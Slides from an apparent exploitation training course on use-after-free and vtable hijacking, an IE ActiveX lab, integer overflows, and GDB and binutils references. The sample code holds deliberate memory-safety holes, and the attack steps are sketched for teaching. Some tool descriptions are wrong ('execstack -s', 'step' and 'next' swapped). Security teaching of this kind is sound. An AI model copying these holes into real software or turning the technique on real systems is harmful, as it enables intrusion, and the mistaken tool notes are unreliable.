
```
void crash(string param)
{
        Sample *sampleObject = new Sample;
        free(sampleObject);
        char *str = (char*)malloc(sizeof(Sample));
        memcpy(str, param, sizeof(Sample));
        sampleObject->doSomething();
}
```

Use-After-Free

Usually caused by unintended program flow or confusion on where memory should be freed

- Object allocated on the heap
- ...
- Object freed and memory re-allocated
- ...
- User-controlled data written to object location
- Method on object called

Use-After-Free



Code Execution?


In order to execute arbitrary code, we need to write to three locations

- To the first four bytes of the object
- To the vtable
- Our shellcode

Easy, if we don't have ASLR


Code Execution

If we can overwrite the Vtable Pointer...




Code Execution

If we can overwrite the Vtable Pointer...with an address of a fake vtable...




Code Execution

If we can overwrite the Vtable Pointer…with an address of a fake vtable…containing a pointer…



Code Execution

If we can overwrite the Vtable Pointer…with an address of a fake vtable…containing a pointer…to our shell code…



Code Execution

If we can overwrite the Vtable Pointer…with an address of a fake vtable…containing a pointer…to our shell code…

We have code execution!

0x0000DEAD	0x0000DEB1
0x0000DEB1	0xCCCCCCCC
0x0000DEB5	0xCCCCCCCC
0x0000DEB9	0xCCCCCCCC

	Object:
0x????????	0x0000DEAD
0x????????	
0x????????	

Lab 2 – Use-after-free Exploitation

Sample program to demonstrates how a developer could overlook a certain chain of actions which would result in an object being used after it has been freed.

- `USB/Windows/UseAfterFreeLabOne`

Contents


UseAfterFree.ocx

UseAfterFreeDemo.ocx

- ActiveX Control for IE that shows the simplest use-after-free vulnerability
- Exposes a single method, crash()

UseAfterFree.ocx

Remember to run the command as Administrator!



Contents

Number representation

- Numeric data types (int, short, ...)
  - Fixed size
  - Signed or unsigned
  - Signed values represented in two's complement

Integer overflow (1)

Fixed size

Arithmetic operations can result in an overflow

- incremented past maximum value
- exceeding bits discarded
- wraps to very small value

! **Value used as offset/size in memory allocation/copying operations**

Odometer rollover (* Wikipedia)

Integer overflow (2)

```
int main() {
        short a = 16384;
        short b;

        printf ("a   = %d\n", a);

        b = a*2;
        printf ("a*2  = %d\n", b);

        b = a*4;
        printf ("a*4  = %d\n", b);
```

```
0100000000000000
01000000000000000
010000000000000000
```

```
[bof@localhost workshop]$ ./integer_overflow
a   = 16384
a*2  = -32768
a*4  = 0
```

workshop/IntegerOverflow/integer_overflow.c

Contents

- Introduction to Exploitation
- Format String Exploitation
  - Lab
- Use-After-Free and VFTable Pointers
  - Lab/Demo
- Integer Overflows
  - Lab

Integer Bomb Lab

- Integer bomb
  - allocates a buffer using the alloca() macro
  - alloca() allocates local buffer on the stack by subtracting buffer size from $esp
- Objective
  - Prevent the bomb from exploding
  - ***Hint***: cause integer overflow and exploit the following operation on the buffer

WorkBook

Further Readings

- *Wikipedia, "Signed number representations"*
  - *http://en.wikipedia.org/wiki/Signed_number_representations*
- *OWASP*, "Integer Overflow"
  - *https://www.owasp.org/index.php/Integer_overflow*

Appendix A

Tool Reference

Tool Reference

- Quick reference for common tools
  - Objdump
  - Execstack
  - Readelf
  - GDB

Objdump

Display information from object files

- `objdump -d <object>`
  - Shows deadlisting of program
- `objdump -R <object>`
  - Shows Global Offset Table
- `objdump -h <object>`
  - Shows section headers
- `objdump -j <section> -d <object>`
  - Dumps content of a sepcific section

Execstack

Set/Clear executable stack flag

- `execstack -q <file>`
  - Query executable stack marking of binaries
- `execstack -s <file>`
  - Mark binary as not requiring executable stack.
- `execstack -c <file>`
  - Mark binary as not requiring executable stack.

Readelf

Display information about ELF files

- `readelf -a <file>`
  - Dumps all information
- `readelf -S <file>`
  - Displays the information contained in the file's section headers
- `readelf -r <file>`
  - Displays the contents of the file's relocation section

GNU debugger (GDB)

Debugger for C/C++ on Linux systems, written by Richard Stallman

- Command line interface
  - Used in most articles and tutorials about exploitation
  - Can be scripted with Python
- Graphical front ends available

Debugging

- Different ways to debug
  - Run program from within gdb
    `$ gdb <program name>`
  - Attach gdb to a running process
    `$ gdb -p <PID>`
  - Post-mortem analysis of core dumps
    `$ gdb <program name> <core>`
- Enable core dumps
  - `$ ulimit -c unlimited`

GDB - Inspect code

- Looking at source code and assembly
  - `list <function>`
    if available, shows the source code of that function.
  - `disass <function>`
    disassembles a function and shows the relative assembly instructions.
  - `set disassembly-flavor intel/att`
    switches between Intel and AT&T flavor. AT&T is the default.

GDB - Execution control

- Execution control
  - `run <args>`: runs a program with the specified arguments (program being debugged is called **inferior**)
  - `kill`: kills current inferior
  - `continue`: continue execution until the next breakpoint
  - `step`: step over a single source instruction, does not go into function calls
  - `next`: like step, but goes into function calls
  - `stepi/nexti`: like step and next, but deal with assembly instructions (we'll use these mostly)
  - `backtrace`: shows the current call trace

GDB - Breakpoints

- Breakpoint management
  - `break <function_name>`
    `break *<address>`
    `break <file>:<line_number>`
    `break <line_number>`
    set breakpoints at desired location
  - `info breakpoints`
    show breakpoints
  - `delete breakpoint <num>`
    removes a breakpoint

GDB - Examine Memory

- Examining memory
  - print <reg, variable>: prints the value of a register or a variable
  - x/<num><type> <address>: examines the content of a memory location. It is possible to specify a number of values to read and how to interpret those values:
    - x/20wx $esp: prints 20 words in hexadecimal notation from the top of the stack.
    - x/10bx $esp: prints 10 bytes in hexadecimal notation from the top of the stack.
    - x/s 0xbffff9a0: prints the string at address 0xbffff9a0.
  - info registers: shows the value of a registers

GDB - Searching Memory

The latest versions of gdb have a command to search for values in memory

- find[/s] start_addr, +len, value
  - `find 0xbffff01c, +16, 0x41414141`
  - `find/h $esp, +4096, 0x4141`
  - `find/b 0xbffff01c, 0xbffff02d, 0x41`
  - `find 0x08040000, +5000, “hello”`

GDB - Misc

- Other useful commands
  - `set follow-exec-mode`
    Set debugger response to a program call of exec
  - `set follow-fork-mode child/parent`
    Set debugger response to a program call of fork (parent by default)
  - `set disable-randomization on/off`
    disable/enable ASLR for inferior's virtual address space (disabled by default)

GDB - Python Scripting

The latest versions of GDB support Python scripting

- `(gdb) python`
  Starts the Python interpreter in GDB
- `gdb.execute(command [, from_tty [, to_string]])`
  - `command`: command to execute
  - `from_tty`: consider command as originated from user input
  - `to_stri`… g

```
(gdb) python
>import gdb
>res = gdb.execute("run", true, false)
```